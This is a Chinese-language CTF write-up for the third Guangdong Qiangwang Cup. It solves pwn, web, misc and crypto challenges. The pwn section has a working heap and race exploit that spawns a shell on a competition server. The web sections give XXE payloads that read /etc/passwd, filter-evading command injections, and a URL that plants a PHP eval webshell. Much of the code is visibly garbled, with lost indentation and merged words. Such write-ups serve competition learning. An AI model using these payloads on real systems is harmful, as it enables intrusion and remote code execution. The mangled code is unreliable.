广东省第三届强网杯Writeup

原创

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0X00 Pwn1

```
unsigned __int64 malloc_()
{
  int v0; // ST04_4
  char s; // [rsp+10h] [rbp-110h]
  unsigned __int64 v3; // [rsp+118h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  memset(&s, 0, 0x100uLL);
  puts("index:");
  v0 = read_8();
  chunk_list[v0] = malloc(0xA0uLL);
  puts("content:");
  read(0, chunk_list[v0], 0xA0uLL);
  return __readfsqword(0x28u) ^ v3;
}
```


没有检查偏移，有数组越界

IDA View-A | Pseudocode-B | Pseudocode-A | Hex View-1

```
unsigned __int64 run_()
{
  int v1; // [rsp+8h] [rbp-18h]
  pthread_t newthread; // [rsp+10h] [rbp-10h]
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("index:");
  v1 = read_8();
  if ( v1 < 0 || v1 > 31 || !chunk_list[v1] )
    exit(0);
  pthread_create(&newthread, 0LL, (void *(*)(void *))start_routine, chunk_list[v1]);
  sleep(1u);
  return __readfsqword(0x28u) ^ v3;
}
```


sleep有多线程竞争


解题思路

主要是利用多线程竞争时候的sleep(3)，run后把对应的堆块free掉之后，可以泄露地址。本地远程同时测试得到环境是libc2.27，用ubuntu18.04直接跑测试，然后通过填满tcache来泄露libc，然后通过run来修改fd为free_hook，然后再malloc两次，第二次写free_hook为system地址，再delete直接getshell。

```
from pwn import *
context(os='linux',arch='amd64',aslr= 'False',log_level='debug')




local = 0
if local == 1:
p = process('./pwn1')
```

```
elf = ELF('./pwn1')
libc = elf.libc
#p =process(['/lib64/ld-linux-x86-64.so.2', './pwn1', './libc.so.6'])
else:
p =remote("119.61.19.212",8087)
elf = ELF('./pwn1')
libc = ELF('./libc-2.27.so')




def add(index, content):
#p.recvuntil('3.run\n')
p.sendline('1')
p.recvuntil('index:\n')
p.sendline(str(index))
p.recvuntil('content:\n')
p.sendline(content)


def delete(index):
p.recvuntil('3.run\n')
p.sendline('2')
p.recvuntil('index:\n')
p.sendline(str(index))


def run(index, key):
#p.recvuntil('3.run\n')
p.sendline('3')
p.recvuntil('index:\n')
p.sendline(str(index))
p.recvuntil('input key:')
p.sendline(str(key))
sleep(1)
delete(str(index))




for i in xrange(8):
add(i,'A\n')




for i in xrange(7):
delete(6-i)




run(7,0)




p.recvuntil('3.run\n')
leak = u64(p.recvn(6).ljust(8,'\0'))
log.success('leak : ' +hex(leak))
```

```
libc_address = leak - 0x3ebca0




system = libc_address +libc.symbols['system']
free_hook = libc_address +libc.symbols['__free_hook']




log.success('system : ' +hex(system))
log.success('free_hook : ' +hex(free_hook))




add(0,'A'*0x10)
add(1,'A'*0x10)
run(0,0)




p.recvuntil('3.run\n')
heap_addr =u64(p.recvn(6).ljust(8, '\0')) - 0x160
log.success('heap_addr : ' +hex(heap_addr))
addr = heap_addr ^ free_hook
run(1,addr)
p.recvuntil('3.run\n')
addr2 =u64(p.recvn(6).ljust(8, '\0'))
log.success('heap_addr2 : ' +hex(addr2))




add(2,'/bin/sh\x00')
add(3,p64(system))









delete(2)
p.interactive()
```



PWN是CTF赛事中主流题型，主要考察参赛选手的逆向分析能力以及漏洞挖掘与Exploit利用编写能力。相关PWN的学习可到合天网安实验室学习实验——CTF-PWN系列汇总，可扫描下方二维码预览学习。

0x01 Web

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
1. 小明又被拒绝了


修改XFF：127.0.0.1，admin=1



2. XX?


看到源码，以及题目意思，尝试使用XXE攻击

```
<?xml version="1.0"encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENTfoo ANY >
<!ENTITY xxe SYSTEM"file:///etc/passwd" >]>
<creds>
<user>&xxe;</user>
<pass>mypass</pass>
</creds>
```



伪协议读取flag.php

```
<?xml version="1.0"encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENTfoo ANY >
<!ENTITY xxe SYSTEM"php://filter/read=convert.base64-encode/resource=flag.php">]>
<creds>
<user>&xxe;</user>
<pass>mypass</pass>
</creds>
```



想了解php中的伪协议的应用及攻击手段研究，可到合天网安实验室学习实验——PHP安全特性之伪协议，可扫描下面二维码开始预览学习。

3. Ping一下

fuzz之后，可以发现|被过滤，可以使用;代替


0		200			2
3	||	200			2
4	&&	200			2
7	information_schema	200			2
21	concat	200			2
24	locate	200			2
37	show	200			2
48	group_concat	200			2
51	execute	200			2
62		200			2
65	%0d	200			2
66	%0a	200			2
72	&	200			2
89	<	200			2
90	>	200			2
98	|	200			2
63		400			4
61	~	200			2
64	%a0	200			2

发现cat，php会提示警告，使用\分割即可：

%3Bc\at%24%7BIFS%7Din\dex.p\hp，但是源码显示并不完全：

使用tail命令读取最后一行

%3Bta\il%24%7BIFS%7D-1%24%7BIFS%7D/fl\ag




4. PHP


```
<?php
error_reporting(E_ALL^E_NOTICE^E_WARNING);
function GetYourFlag(){
    echo file_get_contents("./flag.php");
}


if(isset($_GET['code'])){
    $code = $_GET['code'];
    //print(strlen($code));
    if(strlen($code)>27){
        die("Too Long.");
    }


    if(preg_match('/[a-zA-Z0-9_&^<>"\']+/',$_GET['code'])) {
        die("Not Allowed.");
    }
    @eval($_GET['code']);
}else{
      highlight_file(__FILE__);
}
?>
```

采用取反的方式，最后url编码


```
def get(shell):
hexbit=''.join(map(lambdax: hex(~(-(256-ord(x)))),shell))
print(hexbit)




get('GetYourFlag')
0xb80x9a0x8b0xa60x900x8a0x8d0xb90x930x9e0x98
0x换为%
```




5. API



需要我们post数据上去，试着post一下




发现json_decode，我们试着发送json格式过去



读到了源码：


```
<?php
if(isset($_POST['filename'])){
$file=json_decode($_POST['filename'],true);
if(json_last_error()){
die("sorry,json_decodeerror!");
}else{
if(array_key_exists("file",$file)){
if(stristr($file['file'],'f')){
die('sorry!');
}else{
echofile_get_contents($file['file']);
}
}else{
die('sorry,u cannotreadfile');
}
}
}else{
echo "Post`filename`,and u give this api array,u can read file";
}
?>
```

扫描目录，发现存在信息泄露，恢复.DS_Store



尝试读取以上文件：

在这里卡了很久，一直绕不过，想到跳转目录读取



```
<?php
require_once('hack.php');
echo "Api!wow";
functiondo_unserialize($value){
     preg_match('/[oc]:\d+:/i', $value, $matches);
      if (count($matches)){return false;}
      returnunserialize($value);
  }
$x = new hack();
if(isset($_GET['flag'])) $g =$_GET['flag'];
if (!empty($g)) {
  $x = do_unserialize($g);
}
echo $x->readfile();
?>
```

继续读hack.php

```
<?php
  class hack {
    public $file;
    function__construct($filename = '') {
      $this -> file =$filename;
    }









    function readfile() {
      if (!empty($this->file)&& stripos($this->file,'..')===FALSE
      &&stripos($this->file,'/')===FALSE &&stripos($this->file,'\\')==FALSE) {
        return@file_get_contents($this->file);
      }
    }
  }
  //fffffaa_not.php
?>
```

接着构造序列化来读取fffffaa_not.php，得绕过正则，通过+，得到


O:4:"hack":1:{s:4:"file";s:15:"fffffaa_not.php";}，urldecode后得到:O%3A%2b4%3A%22hack%22%3A1%3A%7Bs%3A4%3A%22file%22%3Bs%3A15%3A%22fffffaa_not.php%


读到源码：

```php
<?php
$text =$_GET['jhh08881111jn'];
$filename = $_GET['file_na'];
if(preg_match('[<>?]',$text)) {
die('error!');
}
if(is_numeric($filename)){
$path="/var/www/html/uploads/".$filename.".php";
}else{
die('error');
}
file_put_contents($path,$text);
?>
```

使用数组绕过正则，写入一个shell：

http://119.61.19.212:8086/fffffaa_not.php?jhh08881111jn[]=<?php@eval($_POST["star"]);?>&file_na=1





0x02 Misc

XCTFMisc实战学习可扫描下方二维码学习

1. 完美的错误


base58，参考：

https://xz.aliyun.com/t/2255

根据题目意思，位置被换了，试出来数字是放在后边的，解密脚本：

```
# __b58chars ='123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz'
__b58chars ='ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz123456789'
__b58base = len(__b58chars)



def b58encode(v):
""" encodev, which is a string of bytes, to base58.
"""



long_value =int(v.encode("hex_codec"), 16)



result = ''
while long_value >=__b58base:
div, mod =divmod(long_value, __b58base)
result =__b58chars[mod] + result
long_value = div
result =__b58chars[long_value] + result



# Bitcoin does a littleleading-zero-compression:
# leading 0-bytes in theinput become leading-1s
nPad = 0
for c in v:
if c == '\0':
nPad += 1
else:
break
```

```
break




return (__b58chars[0] *nPad) + result




def b58decode(v):
""" decodev into a string of len bytes
"""




long_value = 0L
for (i, c) inenumerate(v[::-1]):
long_value +=__b58chars.find(c) * (__b58base ** i)




result = ''
while long_value >=256:
div, mod =divmod(long_value, 256)
result = chr(mod) +result
long_value = div
result = chr(long_value) +result




nPad = 0
for c in v:
if c == __b58chars[0]:
nPad += 1
else:
break




result = chr(0) * nPad +result
return result




if __name__ == "__main__":
# print  b58encode("helloworld")
print b58decode("RJv9mjS1bM9MZafGV77uTyDaapNLSk6t358j2Mdf1pbCByjEiVpX")
```



2. 撸啊撸

这道题就是提出来的头改一下就行了。

关于magicheader怎么找：

http://turingh.github.io/2016/03/07/mach-o%E6%96%87%E4%BB%B6%E6%A0%BC%E5%BC%8F%E5%88%86%E6%9E%90/

首先是从stringsjpg里看到了__mh_execute_header、/usr/lib/libSystem.B.dylib这些都是macho的可执行文件格式，然后就去修复它的头，有两种：`0xfeedface`跟`0xfeedfacf`，分别用大小端的方式改了放进ida里看看，然后就是`0xcffaedfe`是对的，其实也可以从后面的`0x07000001`是反的看出来。

修复后看就很简单了，都亦或下1就行了：

```
1 __int64 start()
2 {
3   char v1; // [rsp+10h] [rbp-30h]
4
5   strcpy(&v1, "938gce1`872db99db`b342d23c0g9g2d");
6   if ( v1 == 48 )
7     sub_100000E40(&v1);
8   return 0LL;
9 }
```

IDA View-A | Pseudocode-A | Hex View-1

```
1 int __fastcall sub_100000E40(const char *a1)
2 {
3   int i; // [rsp+14h] [rbp-Ch]
4
5   for ( i = 0; i < strlen(a1); ++i )
6     a1[i] ^= 1u;
7   return printf("flag为:%s\n", a1);
8 }
```


台天智汇


3. 脑筋急转弯

参考这篇文章，边学边做的：

https://www.sqlsec.com/2018/01/ctfwav.html

对音频进行分析，提取出一个zip包：






查看内容，发现许多012数字，尝试3进制转化，发现大于128，换思路，之前遇到过类似的题目，寻找能等价代替012字符的数字，想到了shortOok，只有.！？，尝试替换，在线网站：


https://www.splitbrain.org/services/ook

尝试加密一下”flag“，得到，发现大多数为点（.），推测为0，！和？，也尝试一下




尝试0=>. 1=>？ 2=>!，发现解密失败

最后得到0=>. 1=>！ 2=>?



brainfuck解密得到flag：



隐写（Stegano）与取证分析（Forensics）是CTF竞赛中的主要题型之一，主要考查参赛选手的对各种隐写工具、隐写算法以及取证分析流程的熟悉程度，相关的练习可到合天网安实验室学习——CTF-STEGO练习，扫描下方二维码，或点击文末“阅读原文”可开始预览学习。

0x04 Crypto

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1. 美好的回忆

类似于CBC加密模式，我们知道部分明文，密文，我们可以将第一块密文，第二块密文和第二块明文异或得到key，然后使用key和某块密文以及前一块密文做异或得到该块明文，代码如下

```
def xor(data,key):
 return bytes([x ^key[i%len(key)] for i, x in enumerate(data)])
withopen('flag.txt.encrypted', 'rb') as f:
 s=f.read()
BLOCK_SIZE=8
s1="have a goodtime".encode()
c1=s[:8]
c2=s[8:16]
c3=s[16:24]
print(c1)
key=xor(xor(c1,s1[8:]),c2)
print(key)
m1=xor(xor(c2,key),c3)
sssssss=""
print(len(s))
for i in range(8,len(s)-8,8):
 m1=xor(xor(s[i:i+8],key),s[i+8:i+16])
 sssssss=sssssss+m1.decode('utf-8')
 print(sssssss)
```

2. 悲伤的结局

和上一题类似，同样类似于CBC加密模式，但我们知道的是结尾的明文，由于结尾存在填充，我们无法确定那一段明文是一块，尝试验证我们发现填充为4，同时的到key，代码如下

```
def xor(data,key):
 return bytes([x ^key[i%len(key)] for i, x in enumerate(data)])
withopen('flag.txt.encrypted', 'rb') as f:
 s=f.read()
BLOCK_SIZE=8
s1="keep away fromxiaocui!".encode()
c1=s[-16:-8]
c2=s[-24:-16]
c3=s[-32:-24]
key=[]
for i in range(8):
 m1=s1[i+8:i+16]
 key.append((xor(xor(c1,m1),c2)))
for i in key:
 print(xor(xor(c2,i),c3))
```

根据填充和key，按照上一题的方法我们即可解出明文

```
def xor(data,key):
 return bytes([x ^key[i%len(key)] for i, x in enumerate(data)])
withopen('flag.txt.encrypted', 'rb') as f:
 s=f.read()
BLOCK_SIZE=8
s1="keep away fromxiaocui!".encode()
c1=s[-16:-8]
c2=s[-24:-16]
m1=s1[4+8:4+16]
key=(xor(xor(c1,m1),c2))
c3=s[-32:-24]
mm=xor(xor(c2,key),c3)
print(mm)
i=-16
while i>-200:
 c2=s[i-8:i]
 c3=s[i-16:i-8]
 mm=xor(xor(c2,key),c3)
 print(mm)
 i=i-8
```

3. RSA

这道题应该是RSA私钥恢复，javarsoj上有道很类似的。

看别人写过的wp。直接上是不行的，又几个点不一样，参考链接https://www.40huo.cn/blog/rsa-private-key-recovery-and-oaep.html中的代码，将题目中的数据填入，但我们发现题目中的n结尾不全，由于(a*2^n+b)*(c*2^m+d)=a*c*2^m*2^n+a*d*2^n+c*b*2^m+b*d，所以n的结尾为p*q的结尾“b7"，将b7补入，代码如下

```
#!/usr/bin/python
#-*- coding:utf-8 -*-




import re
import pickle
```

```
from itertools import product
from libnum import invmod, gcd









def solve_linear(a, b, mod):
if a & 1 == 0 or b &1 == 0:
return None
return (b * invmod(a,mod)) & (mod - 1)  # hack for mod = power of 2









def to_n(s):
s = re.sub(r"[^0-9a-f]","", s)
return int(s, 16)









def msk(s):
cleaned ="".join(map(lambda x: x[-2:], s.split(":")))
returnmsk_ranges(cleaned), msk_mask(cleaned), msk_val(cleaned)









def msk_ranges(s):
return [range(16) if c ==" " else [int(c, 16)] for c in s]









def msk_mask(s):
return int("".join("0"if c == " " else "f" for c in s), 16)
```

```
def msk_val(s):
return int("".join("0"if c == " " else c for c in s), 16)




